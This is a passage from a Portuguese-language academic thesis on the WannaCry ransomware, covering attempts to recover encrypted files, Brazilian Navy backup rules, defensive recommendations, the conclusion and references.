
[2] <https://www.nomoreransom.org/en/index.html>

Foi desenvolvida uma ferramenta chamada *Crypto Sheriff* que identifica automaticamente o tipo de *ransomware* e indica a solução adequada (caso haja). Atualmente, o *No More Ransom* possui a chave para 125 variantes de *ransomware* e, embora ainda não tenha uma para o *WannaCry*, é importante conhecê-lo, pois o projeto está em constante desenvolvimento.

4.12.2 Busca dos números primos na memória RAM


Existem três ferramentas que tentam recuperar os números primos da chave privada RSA utilizada pelo *WannaCry* na memória RAM: *WannaKey* (Figura 28), *WannaKiwi* (Figura 29) e *Ransomware File Decryptor* (Figura 30). Para o correto funcionamento delas, é imprescindível que o computador não tenha sido reiniciado e que o usuário execute elas imediatamente após a contaminação, de maneira que a memória volátil não tenha sido apagada e nem realocada.

Figura 28 – *WannaKey*.




Fonte: O Autor.

Figura 29 – *WannaKiwi*.



Fonte: O Autor.


Figura 30 – *Ransomware File Decryptor*.



Fonte: O Autor.

O *WannaKey* possui uma funcionalidade que permite verificar previamente se há alguma chance de recuperação de acordo com a versão do *Windows*, apresentada na Figura 31.

Figura 31 – Teste do *WannaKey*.



Fonte: O Autor.

Embora o resultado do teste tenha dado positivo para a falha da API no sistema operacional utilizado (*Windows 7 Ultimate SP1 x64*), neste estudo nenhuma das ferramentas conseguiu recuperar os números primos da chave privada RSA da memória RAM e, consequentemente, os arquivos criptografados pelo *WannaCry*.

4.12.3 *Backup*

Diante do exposto na seção 4.8, em que o *WannaCry* exclui as *shadow copies*, e na subseção 4.12.2, onde as ferramentas aplicadas não surtiram o efeito desejado, o *backup* em fitas, discos, dispositivos externos, servidores e até na nuvem devem ser regularmente realizados e ter o seu plano de recuperação aferido para garantir o seu correto funcionamento.

Quanto à nuvem, embora seja uma ferramenta importantíssima hoje em dia, ela também pode ser usada para disseminar *malwares*. O *ransomware Virlock* busca especificamente seus alvos nos armazenamentos em nuvem e plataformas colaborativas. Existe também o *Cerber*, onde usuários do *Office 365* foram contaminados através de macros maliciosos (ANJANA, 2017).

Brasil (2019) determina a periodicidade, controle, local de guarda e sigilo do *backup* a ser seguido nas Organizações Militares da Marinha do Brasil:

> As cópias de segurança (*backup*) das informações digitais servem para restabelecer a condição anterior, ou a mais próxima disso, quando a integridade das informações digitais houver sido afetada.
>
> Essas cópias devem ser gravadas em mídias específicas, como fitas magnéticas, e devem ser armazenadas adequadamente, evitando sua deterioração ou acesso indevido. Em relação às informações digitais armazenadas nos equipamentos servidores da rede local, a periodicidade de realização das cópias de segurança, tarefa sob controle do ADMIN, deve seguir as orientações mínimas abaixo apresentadas:
>
> a) realizar 1(uma) cópia parcial (apenas das informações digitais alteradas) diária ao final do expediente e manter as cópias parciais diárias efetuadas na semana vigente;
>
> b) realizar 1(uma) cópia completa semanal e manter as cópias completas semanais efetuadas no mês vigente;
>
> c) realizar cópia completa a cada mês e manter as cópias completas mensais efetuadas no bimestre vigente;
>
> d) verificar periodicamente a integridade das cópias de segurança, efetuando testes de recuperação de informações digitais armazenadas; e
>
> e) manter um controle da elaboração de cópias de segurança e dos respectivos testes de recuperação, controle este que deve ser regulado na ISIC da OM.
>
> f) Local de Guarda das Cópias de Segurança dos Equipamentos Servidores - As cópias de segurança dos equipamentos servidores da rede local devem ser guardadas em local determinado pelo OSIC e controlado pelo ADMIN. Para uma maior segurança das informações digitais, este local de guarda deverá estar situado, sempre que possível, em prédio distinto ao do equipamento servidor do qual foi feita a respectiva cópia de segurança. Na impossibilidade de se utilizar local de guarda em prédio distinto para armazenamento das cópias de segurança, devem ser utilizados compartimentos afastados e com proteção contra incêndio e alagamento.
>
> g) Grau de Sigilo das Cópias de Segurança - As cópias de segurança têm o mesmo grau de sigilo das informações digitais que armazenam e, por isso, devem ser protegidas pelas medidas de segurança correspondentes.

4.13 Recomendações e formas de mitigar danos

Sabe-se que o ser humano é o elo mais fraco na segurança da informação e que nenhum sistema é completamente seguro, portanto, para reduzir a probabilidade de um ataque

de *ransomware* e, caso ocorra, mitigar os seus danos, devem ser empregadas as seguintes recomendações:

1. Brasil (2019):

    a) Tratar a informação digital como patrimônio da Marinha do Brasil e como um recurso que deva ter seu sigilo preservado;

    b) Utilizar em sua estação de trabalho somente programas homologados para uso na Marinha do Brasil;

    c) Não compartilhar, transferir, divulgar ou permitir o conhecimento das suas autenticações de acesso (senhas) utilizadas no ambiente computacional da organização militar, por terceiros;

    d) Não realizar nenhum tipo de acesso a redes *peer-to-peer* "P2P" e redes sociais sem a devida autorização;

    e) Aderir à política de mesa e tela limpa a fim de reduzir os riscos de acessos não autorizados, perda e dano da informação durante e fora do horário normal de trabalho;

    f) Estar ciente de que o correio eletrônico é de uso exclusivo para o interesse do serviço e que qualquer correspondência eletrônica originada, recebida ou retransmitida no ambiente computacional da organização militar deve obedecer a este preceito;

    g) Adotar o princípio do privilégio mínimo, onde nenhum privilégio, acesso, programa, dispositivo de entrada ou saída, porta ou serviço deve estar disponível na estação de trabalho, a não ser que seja realmente necessário e autorizado especificamente pelo Titular da Organização Militar;

    h) Remoção dos direitos administrativos na estação de trabalho;

    i) Uso de senha forte;

    j) Controles de dispositivos de entrada e saída USB;

    k) Utilização dos programas de proteção de estação de trabalho, com gerenciamento centralizado pelo CTIM, contra atividades e programas maliciosos e homologados pela DCTIM, tais como antivírus e anti-spyware;

    l) Atualização dos Sistemas Operacionais através dos serviços disponibilizados pelo CTIM;

    m) É vedada a configuração e a disponibilização de discos, diretórios ou arquivos compartilhados nas estações de trabalho. Deve ser utilizado um servidor de arquivos ou outra solução homologada pela DCTIM para suprir tal necessidade;

    n) Não é permitida a instalação de modem de nenhuma espécie, inclusive os 3G/4G, em equipamento interligado à rede local da Organização Militar;

    o) Usar procuradores (*proxy*) para o acesso da *Internet*;

p) Realizar cópias de Segurança (*Backup*) de acordo com a subseção 4.12.3;

q) É vedada a instalação de qualquer programa para uso em rede;

r) Não devem ser executados, copiados ou retidos arquivos recebidos em anexo à mensagens de correio eletrônico sem uma prévia análise ou varredura por programas específicos de controle e verificação de ataques, como por exemplo programas antivírus;

s) As informações digitais sigilosas devem trafegar e ser armazenadas cifradas, utilizando os recursos criptográficos em vigor na Marinha (*Chamaeleon*, *Orion*, *Touros* e *MBNet*) e observando o preconizado nas publicações do EMA e da DGMM referentes, respectivamente, às Normas para a Salvaguarda de Materiais Controlados, Dados, Informações, Documentos e Materiais Sigilosos na Marinha e às Normas para a Criptologia da Marinha;

t) As Organizações Militares devem prever, dentro do seu Programa de Adestramento, o contínuo adestramento de SIC para todo o seu pessoal, de modo a auxiliar a manutenção e a garantia de uma elevada mentalidade de segurança;

u) Não passar a estranhos nenhuma informação sobre os sistemas utilizados na rede local, tais como: sistemas operacionais, aplicativos, serviços disponibilizados, endereços de rede, computadores, roteadores, servidores, localizações físicas, topologia da rede, sistemas de segurança, entre outros; e

v) Realizar continuamente a Gestão de Riscos em Segurança da Informação e Comunicações.

2. Hassan (2019):

a) Ter um *software* de antivírus atualizado;

b) Manter o sistema operacional e os aplicativos sempre atualizados;

c) Usar tecnologia de virtualização com *sandbox*;

d) Bloquear redirecionamentos de *sites* e *pop-up*;

e) Desabilitar *JavaScript* e *FlashPlayer*;

f) Impedir a execução de Macros no *Office*;

g) Desativar o *Windows Script Host*;

h) Utilizar contas de usuário padrão[3] (privilégio mínimo);

i) Selecionar "sempre notificar" no controle de conta de usuário do *Windows*;

j) Jamais instalar *software* pirata;

k) Evitar plugar dispositivos USB;

[3] 94% das vulnerabilidades da *Microsoft* podem ser mitigadas usando uma conta de usuário padrão.

l) Alterar as extensões dos arquivos importantes;

m) Não utilizar redes públicas;

n) Fazer e checar o *backup* frequentemente;

o) Impedir o *AutoRun/AutoPlay*;

p) Desativar o protocolo *RDP*;

q) Habilitar políticas de restrição de software ;

r) Segmentar as redes internas usando *firewalls*, roteadores e *VLANs*;

s) Implementar soluções *anti-ransomware*;

t) Gerenciar os riscos;

u) Criar *honeypots*;

v) Utilizar sistemas de detecção e prevenção de intrusos;

w) Adotar políticas de segurança em *e-mails*; e

x) Empregar senhas fortes.

4.14 Considerações finais

Neste capítulo, foi realizado um amplo estudo do *ransomware WannaCry*, apresentando as suas características; bibliotecas e funções; interações iniciais; propagação; mecanismos de persistência; preparação e processo de criptografia; prevenção de recuperação de arquivos; endereços *.onion* e *Bitcoin*; através de ferramentas para análise estática, dinâmica e descompilação em linguagens de alto e baixo nível. Também foi abordada a descontaminação pelo antivírus *Kaspersky* e a possibilidade de recuperação de arquivos pelo "*No More Ransom*", busca dos números primos da chave RSA privada na memória RAM e por *backup*. Por fim, diversas recomendações foram expostas para evitar um ataque de *ransomware* e mitigar o dano caso ocorra.

5 CONCLUSÃO

Diante do exposto, foi possível concluir que o *ransomware* é uma ameaça gravíssima à segurança da informação e comunicações, criptogranfando os arquivos importantes do usuário (*crypto ransomware*, comprometendo a disponibilidade) e, inclusive, roubando informações (*doxware*, comprometendo a integridade e a confidencialidade).

Os *ransomwares* vêm evoluindo com o passar do tempo, passando de um simples *locker* (*WinLock*) para modelos híbridos – combinação dos algoritmos simétrico e assimétrico – (*WannaCry*). Foi observado também o caso do *NotPetya*, que não objetivava receber o resgate, buscando apenas a sabotagem e a destruição dos dados.

Atualmente, os ataques estão começando a ser direcionados. O *Ryuk* busca automaticamente por termos relevantes à instituição vitimada, por exemplo: documentos que contém *operation* no âmbito militar. Mas, isso não é regra, o *WannaCry* não seleciona alvos, dissemina-se automaticamente pelas redes internas e pela *Internet*, explorando vulnerabilidades no protocolo SMB, e esse é o fator responsável pelo imenso seu sucesso (*crypto ransomware* mais difundido entre 2017 e 2019).

Foi apresentado um referencial teórico sobre o *WannaCry*, que foi demonstrado posteriormente através de análise estática, dinâmica e de código fonte em linguagem de alto e baixo nível. Os resultados obtidos levaram às conclusões de que: o *WannaCry* exclui as *shadow copies* e o catálogo de *backup*, dificultando a recuperação dos arquivos; o *ransomware* não possui polimorfismo, ou seja, sua detecção e remoção é simples; que a função *CryptDestroyKey* é utilizada e que ela não apaga os números primos da memória antes de liberar o espaço associado, podendo ser explorada para a tentativa de recuperação da chave privada RSA da memória RAM.

A descontaminação do computador foi simples, aplicando o antivírus *Kaspersky* (homologado pela Marinha do Brasil), mas não foi possível a recuperação dos arquivos, mesmo empregando três ferramentas distintas: *WanaKey*, *WanaKiwi* e *Ransomware File Decryptor*. Este fato gravíssimo faz com que cada vez mais o *backup* deva ser realizado de forma frequente e que tenha seu plano de recuperação aferido de forma regular, para garantir o seu correto funcionamento.

Por fim, diversas recomendações de segurança e formas de mitigar os danos foram apresentadas, destacando-se que nenhum sistema é completamente seguro e que ser humano é o elo mais fraco na SIC, portanto deve-se sempre buscar manter os sistemas operacionais, *softwares* e antivírus atualizados, utilizar ferramentas criptográficas para preservar a confidencialidade da informação, realizar e checar os *backups* com frequência e investir em adestramentos, palestras e cursos para os funcionários da instituição, buscando sempre manter uma elevada mentalidade de segurança.

5.1 Sugestões para trabalhos futuros

Ivanov, Sinitsyn e Mamedov (2017) descobriram falhas na rotina de exclusão dos arquivos originais que, em certas circunstâncias, permitem a obtenção da informação com ferramentas de recuperação de dados (*data recovery*). Um trabalho futuro pode abordar estas vulnerabilidades e aprofundar o estudo no código fonte do *WannaCry*, que segundo Ivanov, Sinitsyn e Mamedov (2017): "está claro que os desenvolvedores do *ransomware* cometeram diversos erros [...] a qualidade do código é muito baixa".

Sugere-se também realizar as análises em variantes de *ransomware* mais recentes, por exemplo: o *Ryuk*, que busca automaticamente informações sensíveis para a instituição: *operation* no âmbito militar.

Por fim, recomenda-se a realização do gerenciamento de riscos de SIC nas diversas Organizações Marinha do Brasil, procurando identificar os riscos, enumerar as vulnerabilidades, classificar o risco e apontar medidas para mitigá-los.

REFERÊNCIAS

AKBANOV, M.; VASSILAKIS, V. Wannacry ransomware: Analysis of infection, persistence, recovery prevention and propagation mechanisms. **Journal of Telecommunications and Information Technology**, v. 1, p. 113–124, 04 2019. Citado 6 vezes nas páginas 14, 18, 40, 41, 54 e 55.

ALRADDADI, W.; SARVOTHAM, H. **A Comprehensive Analysis of WannaCry: Technical Analysis, Reverse Engineering, and Motivation**. 2018. Disponível em: <https://ece.gmu.edu/coursewebpages/ECE/ECE646/F18/project/F18_presentations/Session_III/Session_III_Report_3.pdf>. Acesso em: 8 fev. 2020. Citado 9 vezes nas páginas 18, 32, 33, 36, 37, 38, 39, 40 e 57.

ANGHEL, M.; RACAUTANU, A. **A note on different types of ransomware attacks**. 2019. Cryptology ePrint Archive, Report 2019/605. Disponível em: <https://eprint.iacr.org/2019/605>. Acesso em: 7 jan. 2020. Citado 3 vezes nas páginas 18, 21 e 22.

ANJANA, T. **Discussion On Ransomware,Wannacry Ransomware and Cloud Storage Services Against Ransom Malware Attacks**. 2017. Disponível em: <http://www.ijrti.org/papers/IJRTI1706057.pdf>. Acesso em: 17 fev. 2020. Citado 2 vezes nas páginas 18 e 61.

BRASIL. Diretoria de Comunicações e Tecnologia da Informação da Marinha. **DCTIMBOTEC 30/003/2018**: Estação de trabalho padrão da MB. 2018. Citado 2 vezes nas páginas 18 e 26.

____. Diretoria-Geral do Material da Marinha. **DGMM-0540**: Normas de Tecnologia da Informação da Marinha – 3ª Revisão. 2019. Citado 4 vezes nas páginas 14, 18, 61 e 62.

DENCKER, A. de F. M. **Métodos e técnicas de pesquisa em turismo**. 4. ed. São Paulo: Futura, 2000. Citado na página 17.

EDUCALINGO. **MALWARE - Definição e sinônimos de malware no dicionário inglês**. 2020. Disponível em: <https://educalingo.com/pt/dic-en/malware>. Acesso em: 8 jan. 2020. Citado na página 21.

____. **RANSOM - Definição e sinônimos de ransom no dicionário inglês**. 2020. Disponível em: <https://educalingo.com/pt/dic-en/ransom>. Acesso em: 8 jan. 2020. Citado na página 21.

ENDGAME. **WCry/WanaCry Ransomware Technical Analysis**. 2017. Disponível em: <https://www.endgame.com/blog/technical-blog/wcrywanacry-ransomware-technical-analysis>. Acesso em: 1 fev. 2020. Citado 2 vezes nas páginas 18 e 38.

GIL, A. C. **Como elaborar projetos de pesquisa**. 3. ed. São Paulo: Atlas, 1996. Citado na página 17.

____. **Métodos e técnicas em pesquisa social**. 5. ed. São Paulo: Atlas, 1999. Citado 2 vezes nas páginas 17 e 18.

HALIM. **Wanna Cry Ransomware : Update 5/21/2017 FIX**. 2017. Disponível em: <https://answers.microsoft.com/en-us/windows/forum/windows_10-security/wanna-cry-ransomware/5afdb045-8f36-4f55-a992-53398d21ed07>. Acesso em: 17 fev. 2020. Citado na página 18.

HASSAN, N. A. **Ransomware Revealed**: A beginner's guide to protecting and recovering from ransomware attacks. New York, USA: Apress Media LLC, 2019. ISBN 978-1-4842-4255-1. Citado 8 vezes nas páginas 18, 21, 22, 23, 24, 25, 26 e 63.

IRCC. **Maior ransomware da história, WannaCry completa 1 ano**. 2018. Disponível em: <http://www.ircc.eb.mil.br/site/noticias/364-maior-ransomware-da-historia-wannacry-completa-1-ano>. Acesso em: 1 mar. 2020. Citado na página 15.

IVANOV, A.; SINITSYN, F.; MAMEDOV, O. **WannaCry mistakes that can help you restore files after infection | Securelist**. 2017. Disponível em: <https://esupport.trendmicro.com/en-us/home/pages/technical-support/1114221.aspx>. Acesso em: 2 mar. 2020. Citado na página 66.

KASPERSKY. **Consumer security risks survey**. 2016. Disponível em: <https://media.kasperskycontenthub.com/wp-content/uploads/sites/45/2018/03/08233604/B2C_survey_2016_report.pdf>. Acesso em: 14 jan. 2019. Citado 2 vezes nas páginas 15 e 21.

____. **Kaspersky Security Bulletin. Overall statistics for 2017**. 2017. Disponível em: <https://securelist.com/ksb-overall-statistics-2017/83453/>. Acesso em: 30 jan. 2020. Citado 4 vezes nas páginas 18, 26, 27 e 28.

____. **Kaspersky Security Bulletin: Story of the year 2017 | Securelist**. 2017. Disponível em: <https://securelist.com/ksb-story-of-the-year-2017/83290/>. Acesso em: 30 jan. 2020. Citado 2 vezes nas páginas 18 e 27.

____. **Ransomware | Kaspersky IT Encyclopedia**. 2017. Disponível em: <https://encyclopedia.kaspersky.com/glossary/ransomware/>. Acesso em: 8 jan. 2020. Citado na página 21.

____. **Kaspersky Security Bulletin 2018. Statistics**. 2018. Disponível em: <https://securelist.com/kaspersky-security-bulletin-2018-statistics/89145/>. Acesso em: 30 jan. 2020. Citado 4 vezes nas páginas 18, 28, 29 e 30.

____. **Kaspersky Security Bulletin 2018. Story of the year: miners | Securelist**. 2018. Disponível em: <https://securelist.com/kaspersky-security-bulletin-2018-story-of-the-year-miners/89096/>. Acesso em: 30 jan. 2020. Citado 2 vezes nas páginas 18 e 29.

____. **Kaspersky Security Bulletin 2019. Statistics**. 2019. Disponível em: <https://securelist.com/kaspersky-security-bulletin-2019-statistics/95475/>. Acesso em: 30 jan. 2020. Citado 4 vezes nas páginas 18, 29, 30 e 31.

____. **Story of the year 2019: Cities under ransomware siege | Securelist**. 2019. Disponível em: <https://securelist.com/story-of-the-year-2019-cities-under-ransomware-siege/95456/>. Acesso em: 30 jan. 2020. Citado 3 vezes nas páginas 18, 26 e 30.

KHANDELWAL, S. **WannaCry Ransomware Decryption Tool Released; Unlock Files Without Paying Ransom**. 2017. Disponível em: <https://thehackernews.com/2017/05/wannacry-ransomware-decryption-tool.html?m=1>. Acesso em: 2 mar. 2020. Citado na página 54.

LAKATOS, E. M.; MARCONI, M. de A. **Fundamentos de Metodologia Cientifica**. 5. ed. São Paulo: Atlas, 2003. Citado 3 vezes nas páginas 17, 19 e 21.

PANDA. **WannaCry Report**. 2017. Disponível em: <https://www.pandasecurity.com/mediacenter/src/uploads/2017/05/1705-Informe_WannaCry-v160-en.pdf>. Acesso em: 4 fev. 2020. Citado 3 vezes nas páginas 18, 34 e 35.

RANSOM, N. M. **The No More Ransom Project**. 2016. Disponível em: <https://www.nomoreransom.org/>. Acesso em: 17 fev. 2020. Citado 2 vezes nas páginas 18 e 58.

RANSOMWARE, I. **ID Ransomware**. 2020. Disponível em: <https://id-ransomware.malwarehunterteam.com/index.php>. Acesso em: 30 jan. 2020. Citado na página 26.

RICHARDSON, R. J.; PERES, J. A. de S. **Pesquisa social**: métodos e técnicas. 3. ed. São Paulo: Atlas, 2008. Citado na página 17.

SJOUWERMAN, S. **Ransomware | KnowBe4**. 2020. Disponível em: <https://www.knowbe4.com/ransomware>. Acesso em: 24 jan. 2020. Citado 4 vezes nas páginas 18, 23, 24 e 25.

____. **Ransomware | KnowBe4**. 2020. Disponível em: <https://blog.knowbe4.com/ryuk-stealer-searches-for-and-steals-confidential-files-from-government-military-and-law- enforcement>. Acesso em: 29 jan. 2020. Citado na página 26.

SYMANTEC. **Ransom.Wannacry | Symantec**. 2017. Disponível em: <https://www.symantec.com/security_response/earthlink_writeup.jsp?docid=2017-051310-3522-99>. Acesso em: 10 fev. 2020. Citado 8 vezes nas páginas 18, 32, 33, 34, 35, 38, 39 e 57.

TRENDMICRO. **Using the Trend Micro Ransomware File Decryptor Tool**. 2017. Disponível em: <https://esupport.trendmicro.com/en-us/home/pages/technical-support/1114221.aspx>. Acesso em: 17 fev. 2020. Citado na página 18.